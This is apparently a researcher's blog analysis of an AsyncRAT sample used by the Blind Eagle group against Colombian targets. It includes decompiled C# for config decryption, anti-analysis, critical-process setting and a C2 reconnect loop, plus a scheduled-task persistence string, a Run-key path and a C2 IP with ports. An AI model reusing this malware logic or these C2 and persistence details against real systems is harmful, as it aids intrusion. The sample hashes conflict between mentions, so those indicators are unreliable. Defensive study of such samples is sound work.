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Unveiling the Intricacies of AsyncRAT: A deployment in Colombia by the Blind Eagle Cyber Group



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Introduction

AsyncRAT is a sophisticated Remote Access Trojan (RAT), intricately developed using the C# programming language. Its design is centered around an asynchronous operational framework, which grants cyber attackers extensive remote access and control capabilities over targeted systems. This high level of control enables the execution of a diverse array of malicious activities, including data exfiltration, system manipulation, and surveillance.

The utilization of AsyncRAT has been predominantly linked to the cyber group known as Blind Eagle, also referred to as APT-C-36. This group has been active since April 2018 and is believed to have its origins in South America. Blind Eagle's operations are characterized by their persistent and targeted nature, focusing on high-value targets across various critical sectors. Notably, their activities have included systematic cyber-attacks against key Colombian entities, encompassing government institutions, the financial sector, the oil industry, and professional manufacturing firms.

The group's methods exhibit advanced tactics, techniques, and procedures (TTPs), leveraging AsyncRAT's capabilities to infiltrate and compromise systems with precision. Their approach often involves spear-phishing campaigns, exploiting software vulnerabilities, and using sophisticated social engineering techniques to gain initial access. Post-compromise, they deploy AsyncRAT to maintain persistence, conduct reconnaissance, and ultimately fulfill their malicious objectives.

Given the significant threat posed by Blind Eagle and their adept use of AsyncRAT, it's imperative for organizations within their target spectrum to adopt robust cybersecurity measures. This includes regular system audits, employee awareness training, and the implementation of advanced threat detection and response systems."

This version includes a more in-depth exploration of AsyncRAT's functionalities, Blind Eagle's operational tactics, and the broader implications for cybersecurity in the targeted sectors. Blind Eagle primarily uses NjRAT, AsyncRAT, Remcos RAT, LimeRAT, and QuasarRAT in its campaigns. Blind Eagle's modus operandi has remained the same since its emergence, which indicates that it is comfortable conducting spear-phishing campaigns as they continue to hit the target.

Capabilities

- AsyncRAT creates files inside the user directory
- AsyncRAT creates and modify system processes
- AsyncRAT creates persistence using scheduled task (if-admin)
- AsyncRAT creates persistence using registry (if non-admin)
- AsyncRAT utilizes the defense evasion technique Masquerading
- AsyncRAT utilizes the Virtualization/Sandboxes evasion techniques.
- AsyncRAT utilized the anti-analysis and anti-debugging techniques.
- AsyncRAT encrypts the configuration file using AES-256
- AsyncRAT uses the process manipulation techniques to evade defense
- AsyncRAT uses Command and control (C2) server to exfiltrate and install plugins.



Technical Details and Chain flow

File Info:

Basic properties ⓘ	
MD5	c0b9838ff7d2ddecfe296eae947e5d6
SHA-1	76af794b95e4a4ba75c5703df1207b7a6798bf2e
SHA-256	79068b82bc0786b6af1b7cc26de1bf4e1a66bd0d95e7e72ed1b1054443f6c5e3
Vhash	24403655511d08d2e1d104c
Authentihash	8c3674d7a92eccdeb4d10cb23c41475193eab307800b6d41d555a9116d2795760
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	768:3u0-VT0kWNnWUbg1mo2qjk66slFZbb4wYK4dPimKAjbpqX3iEAqBC5eKX4BDZt:3u0-VT01Y2gmKVmKobmXS0B7KX-dzx
TLSH	T163232A003BE8C12BF2BF4F7899F26245867AA2633603D65A1CC451D75713BC69A426FE
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly
TrID	Generic CIL Executable (.NET, Mono, etc.) (60.4%) Windows screen saver (10.8%) Win64 Executable (generic) (8.7%) Win32 Dynamic Link Library (generic) (5.4%) ...
DetectItEasy	PE32 Library: .NET (v4.0.30319) Compiler: VB.NET Linker: Microsoft Linker (8.0) [GUI32]
File size	45.00 KB (46080 bytes)
PEID packer	.NET executable

AsyncRAT also known as by security vendors:


Security vendors' analysis ⓘ		Do you want to automate checks?	
Acronis (Static ML)	⚠ Suspicious	AhnLab-V3	⚠ Malware/Win32.RL_Generic.C3558490
Alibaba	⚠ Backdoor:MSIL/AsyncRat.5258de8d	ALYac	⚠ Backdoor.RAT.Async
Antiy-AVL	⚠ Trojan[Backdoor]/MSIL.Crysan	Arcabit	⚠ Generic.AsyncRAT.Marte.B.D5A88D93
Avast	⚠ Win32:DropperX-gen [Drp]	AVG	⚠ Win32:DropperX-gen [Drp]
Avira (no cloud)	⚠ TR/Dropper.Gen	BitDefender	⚠ Generic.AsyncRAT.Marte.B.D5A88D93
BitDefenderTheta	⚠ Gen:NN.ZemslF.36308.cm0@a0rCUIp	Bkav Pro	⚠ W32.AIDetectNet.01
ClamAV	⚠ Win.Packed.Razy-9625918-0	CrowdStrike Falcon	⚠ Win/malicious_confidence_100% (W)
Cylance	⚠ Unsafe	Cynet	⚠ Malicious (score: 100)
Cyren	⚠ W32/Samas.B.genIEldorado	DrWeb	⚠ Trojan.Siggen9.56514
Elastic	⚠ Windows.Trojan.Asyncrat	Emsisoft	⚠ Trojan.Agent (A)
eScan	⚠ Generic.AsyncRAT.Marte.B.D5A88D93	ESET-NOD32	⚠ A Variant Of MSIL/Agent.CFQ
Fortinet	⚠ MSIL/CoinMiner.CFQ!tr	GData	⚠ MSIL.Backdoor.DCRat.D
Google	⚠ Detected	Ikarus	⚠ Trojan.MSIL.Agent
Jiangmin	⚠ Backdoor.MSIL.cxn	K7AntiVirus	⚠ Trojan (005678321)
K7GW	⚠ Trojan (005678321)	Kaspersky	⚠ HEUR:Backdoor.MSIL.Crysan.gen
Lionic	⚠ Trojan.MSIL.Crysan.mlc	Malwarebytes	⚠ Generic.Trojan.MSIL.DDS

Flow of attack and execution:

Investigations reveal that the initial phase of Blind Eagle APT's phishing campaign involves the dissemination of a deceptive email. This email features a subject line in Spanish and contains an attachment: a password-protected PDF. The PDF is designed to entice recipients with a seemingly urgent request to view an alleged pending tax document. Upon opening the PDF, users are confronted with a URL that closely mimics the official site of the Directorate of National Taxes and Customs. However, this link is fraudulent. When clicked, it redirects the user to an alternative website. This site is responsible for deploying a secondary payload, discreetly retrieved from a public Discord server. This secondary payload serves as a precursor to the final stage of the cyber-attack. It facilitates the installation of AsyncRAT, completing the infection process. The sophisticated nature of this method underscores the necessity for vigilance and robust cybersecurity measures, particularly in recognizing and responding to phishing attempts. In this report, I got a sample which is



downloaded by clicking on phishing link and I try to perform technical analysis of the sample and extracted the TTP's utilized by blind eagle threat group.



Tools and Environment

- Flare-VM (Windows 10)
- REMnux (Simulator)
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- Process Hacker
- TcpView
- PE Bear
- PE Studio
- Wireshark



Stage (async.exe)

Basic and Advanced Static Analysis

Basic Information

async.exe:

SHA256: 79068b82bcf0786b6af1b7cc96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3

MD5: c0b9838ff7d2ddecbe296eae947e5d6

CPU: 32-bits

Language: .Net programming language (c#)

Compiler-stamp: Sun May 10 05:24:51 2020 UTC

Interesting Strings:

- " /c shtasks /create /f /sc onlogon /rl highest /tn "
- "Select * from AntivirusProduct", "Select * from Win32_ComputerSystem"
- "CfXpd10bbWOrMPUDu4xOQVkvOERQrspS5I5RrSBc3XPr6/I12WdhfLjn9IUpy8mtbVoZq8NI2Ui
tCoQT8mAILQ=="
- "5xU2z25Rov7sIOLBtk+8+vn4pnps2wv04q8onR2M1PeHt+fevvgEpJ9uqUq8M6BdaI5INbuF3jAH
GdE7FovjtQ=="
- "" /tr "" & exit\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
- "\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"

Inspection: LoadModule, MemoryStream, ToBase64String, FileAccess, RSACryptoServiceProvider, RtlSetProcessIsCritical

Packing

Detect-It-Easy

After opening the sample with detect-it-easy tool it shows me that the binary is not packed but there was at some level I assumed it may be little bit obfuscated and there will be some random strings and junk data to make it difficult for analyst.



Capa-Output

When I performed CAPA analysis on first stage of malware (WinDir.exe), it indicates that the binary is not packed. The detail verbose analysis also tells the binary is obfuscated and it trigger most of the rules which indicated that the binary is using these tactics and techniques according to MITRE ATT&CK framework. The CAPA analysis also indicates that the binary is performing the system discovery, file discovery and defense evasion like obfuscation and masquerading files. Capa output also indicating that the sample has Anti-VM and Anti-Behavioral analysis techniques to make malware analysis harder for analyst. Capa output trigger multiple TTPs that is utilized by the malware, at this point I am not sure about these TTPs. After perform behavioral and dynamic analysis I can say about the actual behavior of the malware.

```
C:\Users\shaddy\Desktop
λ capa.exe async.exe
```

md5	c0b9838ff7d2ddecbe296eae947e5d6
sha1	76af794b85e4a4ba75c5703df1207b7a6798bf2e
sha256	79068b82bcf0786b6af1b7c96de1bf4e1a66b0d95e7e72ed1b1054443f6c5e3
os	windows
format	dotnet
arch	i386
path	C:/Users/shaddy/Desktop/async.exe

ATT&CK Tactic	ATT&CK Technique
COLLECTION	Archive Collected Data::Archive via Library T1560.002
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Modify Registry T1112 Obfuscated Files or Information T1027 Reflective Code Loading T1620 Virtualization/Sandbox Evasion::System Checks T1497.001
DISCOVERY	Account Discovery T1087 File and Directory Discovery T1083 Process Discovery T1057 Query Registry T1012 Software Discovery T1518 System Information Discovery T1082 System Owner/User Discovery T1033
EXECUTION	Windows Management Instrumentation T1047
PERSISTENCE	Scheduled Task/Job::Scheduled Task T1053.005



MBC Objective	MBC Behavior
ANTI-BEHAVORAL ANALYSIS	<u>Debugger Detection::CheckRemoteDebuggerPresent [B0001.002]</u> <u>Debugger Detection::WudfIsAnyDebuggerPresent [B0001.031]</u> <u>Sandbox Detection [R0007]</u> Virtual Machine Detection [B0009]
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002]
COMMUNICATION	DNS Communication::Resolve [C0011.001] HTTP Communication::Get Response [C0002.017]
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Cryptographic Hash::SHA256 [C0029.003] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Compress Data [C0024] Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	<u>Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]</u>
DISCOVERY	Application Window Discovery [E1010] File and Directory Discovery [E1083] System Information Discovery [E1082]
FILE SYSTEM	<u>Delete File [C0047]</u> <u>Read File [C0051]</u>
OPERATING SYSTEM	Registry::Delete Registry Key [C0036.002] Registry::Delete Registry Value [C0036.007] Registry::Query Registry Key [C0036.005] Registry::Query Registry Value [C0036.006] Registry::Set Registry Key [C0036.001]
PROCESS	Create Mutex [C0042] Create Process [C0017] Create Thread [C0038] Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
<u>check for sandbox and av modules</u>	<u>anti-analysis/anti-av</u>
<u>check for debugger via API</u>	<u>anti-analysis/anti-debugging/debugger-detection</u>
reference anti-VM strings targeting VMware	anti-analysis/anti-vm/vm-detection
reference anti-VM strings targeting VirtualBox	anti-analysis/anti-vm/vm-detection

Static Analysis

Before performing dynamic analysis and first detonation of malware, I opened the malware in dnSpy-x86 to perform some advanced static analysis. Because the binary is .NET and it was not packed by any custom or commercial packer so I got the clear code by using the Decompiler and debugger. Before debugging the code line by line and perform dynamic analysis I started looking into functions and try to understand the working of the malware. Before wasting anytime, I just go to the entry point which was main function and at the very first line there was "for" loop which is running 4 times from 0-3 and each time sleep for 1 sec. In short it was sleeping 4000 milliseconds before executing anything. This technique could be leverage by threat actors to bypass defense mechanisms.

```
7 namespace Client
8 {
9     // Token: 0x02000002 RID: 2
10    public class Program
11    {
12        // Token: 0x06000001 RID: 1 RVA: 0x0002608 File Offset: 0x00000808
13        public static void Main()
14        {
15            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
16            {
17                Thread.Sleep(1000);
18            }
19        }
20    }
21 }
```

After the loop there was a "if" condition which was checking the function return value. If the function **InitializeSettings()** is returning true then it perform rest of the working, if the Boolean value is false it exiting the program here.

```
19         if (!Settings.InitializeSettings())
20         {
21             Environment.Exit(0);
22         }
23     }
```




When I opened the function to check what actually this function is doing and I found AsyncRAT configurations. These configurations contain ports, hosts, versions, installation, MTX, certificates and also other stuff which were encrypted with AES-256. At this stage, I don't know the values of these configurations.

```
7 namespace Client
8 {
9     // Token: 0x02000003 RID: 3
10    public static class Settings
11    {
12        // Token: 0x06000003 RID: 3 RVA: 0x00026F8 File Offset: 0x00000F8
13        public static bool InitializeSettings()
14        {
15            bool flag;
16            try
17            {
18                Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
19                Settings.aes256 = new Aes256(Settings.Key);
20                Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
21                Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
22                Settings.Version = Settings.aes256.Decrypt(Settings.Version);
23                Settings.Install = Settings.aes256.Decrypt(Settings.Install);
24                Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
25                Settings.PasteBin = Settings.aes256.Decrypt(Settings.PasteBin);
26                Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
27                Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
28                Settings.Group = Settings.aes256.Decrypt(Settings.Group);
29                Settings.Hwid = Hwidgen.Hwid();
30                Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
31                Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certificate)));
32                flag = Settings.VerifyHash();
33            }
34            catch
35            {
36                flag = false;
37            }
38            return flag;
39        }
40    }
41 }
```

Next step it was created the MUTEX and at this stage I don't know what value it was using because the MUTEX value was encrypted with AES-256.

```
1 using System;
2 using System.Threading;
3
4 namespace Client.Helper
5 {
6     // Token: 0x0200000A RID: 10
7     public static class MutexControl
8     {
9         // Token: 0x06000036 RID: 54 RVA: 0x0003854 File Offset: 0x00001D54
10        public static bool CreateMutex()
11        {
12            bool flag;
13            MutexControl.currentApp = new Mutex(false, Settings.MTX, out flag);
14            return flag;
15        }
16    }
17 }
```

If the MUTEX is created successfully then it executes next instructions otherwise it exited the program. The next instructions were performing anti-analysis, anti-debugging and anti-sandboxing techniques. These techniques I will show you in my advance analysis and how to bypass these checks to continues the analysis.

```
28 }
29 }
30 if (Convert.ToBoolean(Settings.Anti))
31 {
32     AntiAnalysis.RunAntiAnalysis();
33 }
```

After above mentioned checks the malware was installing itself and doing the stuff. If the above all checks return true then it was performing installation and some persistence techniques.

```
32 }
33 if (Convert.ToBoolean(Settings.Install))
34 {
35     NormalStartup.Install();
36 }
```

After installing and performing some persistence, it was checking if the malware is executing with admin privileges and the value of a public static variable (BDOS) is true then I was making itself as a **critical process** by utilizing the native API calls from ntdll.dll. I already analyzed a lot of malwares which used this technique to evade AV/EDR because only limited windows legitimate process is running as critical processes and by terminating those processes you will get **BSOD** (Blue screen of death). Maybe the variable is indicating the same name but threat actors misspelled it.



```

Assembly Explorer
└─ aB (1.0.0.0)
  └─ aB.exe
    └─ PE
      └─ Type References
      └─ References
      └─ {} -
        └─ {} -
          └─ {} -
            └─ {} -
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```

```

Program X
36 }
37 }
38 if (Convert.ToBoolean(Settings.BD35) && Methods.IsAdmin())
39 {
40     ProcessCritical.Set();
41     Methods.PreventSleep();
42 }

```

In the last step of my static analysis there was loop designed to maintain a network connection in a client-server model. Here's a breakdown of its functionality:

- ❖ for (; ;) - This is an infinite loop. It will continue to run until the program is manually stopped or an external condition causes it to exit.
- ❖ try - This block is used to handle any exceptions that might occur during the execution of the code inside it. This is a common practice to ensure the program doesn't crash unexpectedly.
- ❖ if (!ClientSocket.IsConnected) - This condition checks if the client socket is not connected.
- ❖ ClientSocket.Reconnect(); - If the client socket is not connected, this line attempts to reconnect the client to the server.
- ❖ ClientSocket.InitializeClient(); - This method likely initializes the client socket, setting up necessary parameters or configurations for the connection.
- ❖ Thread.Sleep(5000); - This line pauses the execution of the current thread for 5000 milliseconds (or 5 seconds). It's likely used here to prevent the loop from overwhelming the CPU or network with continuous connection attempts.

```

Assembly Explorer
└─ aB (1.0.0.0)
  └─ aB.exe
    └─ PE
      └─ Type References
      └─ References
      └─ {} -
        └─ {} -
          └─ {} -
            └─ {} -
              └─ {} -
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                                                                                                                                                  └─ {} -
                                                                                                          
```

```

Program X
45 }
46 }
47 for (;;)
48 {
49     try
50     {
51         if (!ClientSocket.IsConnected)
52         {
53             ClientSocket.Reconnect();
54             ClientSocket.InitializeClient();
55         }
56     }
57     catch
58     {
59         Thread.Sleep(5000);
60     }
61 }
62 }
63 }
64 }

```

This code snippet is a more detailed implementation of a method called InitializeClient() in a client-server networking context. The method is structured to establish a TCP connection with a server, potentially involving secure communication over SSL/TLS. Here's a breakdown:

- ❖ **Socket Initialization:** A TCP socket is created with specified buffer sizes for sending and receiving data. The SocketType.Stream and ProtocolType.Tcp indicate it's a TCP socket, suitable for continuous streams of data.
- ❖ **Server Connection Logic:** The method includes logic for choosing server addresses and ports. If Settings.Pastebin is set to "null", it randomly selects a server address and port from a list defined in Settings.Hosts and Settings.Ports. If Settings.Pastebin is not null, it fetches a server address and port from a Pastebin URL.



- ❖ **Domain Name Validation:** The code checks if the chosen server address is a valid domain name. If it is, it resolves the domain name to an IP address and attempts to connect to it. If not, it directly attempts to connect to the provided address.
- ❖ **Catch Blocks:** There are several empty catch blocks which are not handling exceptions. This could lead to silent failures where errors are not logged or addressed.
- ❖ **SSL/TLS Setup:** If the connection is successful, it sets up an SSL/TLS stream for secure communication, authenticating the server's certificate. The specifics of the SSL/TLS protocol version and other parameters are configured here.
- ❖ **Data Transmission Setup:** The client prepares to send and receive data. This includes setting up data buffers, initiating a keep-alive packet mechanism, and starting a timer for sending pings.
- ❖ **Read Server Data:** The client begins asynchronously reading data from the server, using the BeginRead method on the SSL stream.
- ❖ **Connection Status:** The client's connection status (IsConnected) is updated based on whether the connection is successfully established or not.

```
72 // Token: 0x0000001B RID: 27 RVA: 0x0000295C File Offset: 0x000008BC
73 public static void InitializeClient()
74 {
75     try
76     {
77         ClientSocket.TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp)
78     {
79         ReceiveBufferSize = 51200,
80         SendBufferSize = 51200
81     };
82     if (Settings.PasteBin == "null")
83     {
84         string text = Settings.Hosts.Split(new char[] { '.' })[new Random().Next(Settings.Hosts.Split(new char[] { '.', '.' }).Length)];
85         int num = Convert.ToInt32(Settings.Ports.Split(new char[] { '.', '.' })[new Random().Next(Settings.Ports.Split(new char[] { '.', '.' }).Length)]);
86         if (ClientSocket.IsValidDomainName(text))
87         {
88             foreach (IPAddress ipaddress in Dns.GetHostAddresses(text))
89             {
90                 try
91                 {
92                     ClientSocket.TcpClient.Connect(ipaddress, num);
93                     if (ClientSocket.TcpClient.Connected)
94                     {
95                         break;
96                     }
97                 }
98                 catch
99                 {
100                 }
101             }
102         }
103         else
104         {
105             ClientSocket.TcpClient.Connect(text, num);
106         }
107     }
108     else
109     {
110         using (WebClient webClient = new WebClient())
111         {
112             NetworkCredential networkCredential = new NetworkCredential("", "");
113             webClient.Credentials = networkCredential;
114             string[] array = webClient.DownloadString(Settings.PasteBin).Split(new string[] { ":" }, StringSplitOptions.None);
115             Settings.Hosts = array[0];
116             Settings.Ports = array[1].Split(new char[] { ',' }, StringSplitOptions.RemoveEmptyEntries);
117             ClientSocket.TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
118         }
119     }
120     if (ClientSocket.TcpClient.Connected)
121     {
122         ClientSocket.IsConnected = true;
123     }
124 }
```

Basic Dynamic Analysis

Procmon and Process Hacker

As an offensive security researcher, I always prefer Procmon, process hacker, TcpView and Wireshark in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark, captured the whole host-based activities using Procmon and network connections using TcpView, I noticed some interested activities on Procmon. I applied filter on Procmon to check either AsyncRAT write any file or downloading any file on disk at runtime. I noticed that the sample wrote two file one with the name of **“Runtime Broker”** in %APPDATA% and secondly it created batch file with the name of **“tmp8BAF.tmp.bat”** in temp folder. When I checked registry changes, I noticed that the malware was setting registry value with the same name of EXE which it created in %APPDATA%. This registry key is used to create persistence on system, so at this point I was sure that the malware is creating persistence by adding the **“Runtime Broker.exe”** in the registry path **“HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Runtime Broker”**



Time	Process Name	PID	Operation	Path	Result	Detail
10:38	aync.exe	2140	QueryStandard	C:\Windows\System32\en-US\KernelBase.dll	SUCCESS	AllocationSize: 13...
10:38	aync.exe	2140	CreateFileMap	C:\Windows\System32\en-US\KernelBase.dll	SUCCESS	SyncType: SyncTy...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.V6ce2e525a57849705943aa3aa3e4e\mscorlib.dll	SUCCESS	Offset: 12,438,528...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 9,041,408...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 9,033,216...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 1,163,776...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 6,252,032...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 5,535,200...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 8,431,104...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 2,016,768...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 5,871,104...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 5,903,872...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 6,002,176...
10:38	aync.exe	2140	CreateFile	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	QueryNetwork	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	CreationTime: 1/2/...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	QueryAttribute	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	Attributes: A, Repa...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	Deined Access: G...
10:38	aync.exe	2140	CreateFile	C:\Users\shaddy\Desktop\aync.exe	SUCCESS	Deined Access: G...
10:38	aync.exe	2140	QueryStandard	C:\Users\shaddy\Desktop\aync.exe	SUCCESS	AllocationSize: 49...
10:38	aync.exe	2140	ReadFile	C:\Users\shaddy\Desktop\aync.exe	SUCCESS	Offset: 0, Length: 4...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\Desktop\aync.exe	SUCCESS	
10:38	aync.exe	2140	WriteFile	C:\Users\shaddy\AppData\Roaming\Runtime Broker.exe	SUCCESS	Offset: 0, Length: 4...
10:38	aync.exe	2140	WriteFile	C:\Users\shaddy\AppData\Local\Temp	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	QueryBasicInfo	C:\Users\shaddy\AppData\Local\Temp	SUCCESS	CreationTime: 9/25...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp	SUCCESS	
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Deined Access: G...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.V6ce2e525a57849705943aa3aa3e4e\mscorlib.dll	SUCCESS	Offset: 12,545,024...
10:38	aync.exe	2140	ReadFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Deined Access: G...
10:38	aync.exe	2140	WriteFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Offset: 0, Length: 1...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	
10:38	aync.exe	2140	CloseFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 7,403,008...
10:38	aync.exe	2140	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Vce1bb4522b69a4339f0126365627\System.dll	SUCCESS	Offset: 1,639,536...
10:38	aync.exe	2140	CreateFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	QueryBasicInfo	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	CreationTime: 1/7/...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	
10:38	aync.exe	2140	CreateFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	QueryBasicInfo	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	CreationTime: 9/25...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\Desktop	SUCCESS	
10:38	aync.exe	2140	CreateFile	C:\Users\shaddy\Desktop	SUCCESS	Deined Access: R...
10:38	aync.exe	2140	WriteFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	Offset: 0, Length: 4...
10:38	aync.exe	2140	CloseFile	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	EndOfFile: 160
10:38	aync.exe	2140	CreateFileMap	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	SyncType: SyncTy...
10:38	aync.exe	2140	CreateFileMap	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	FILE LOCKED W/...
10:38	aync.exe	2140	CreateFileMap	C:\Users\shaddy\AppData\Local\Temp\mpBFAF.tmp	SUCCESS	SyncType: SyncTy...

I noticed some connection request over TCP, at this stage I can say the malware maybe was trying to connect with this IP address "217.195.197.70" using different port like 6606, 8808 and 7707. The malware was trying to create sockets.

No.	Time	Source	Destination	Protocol	Length	Info
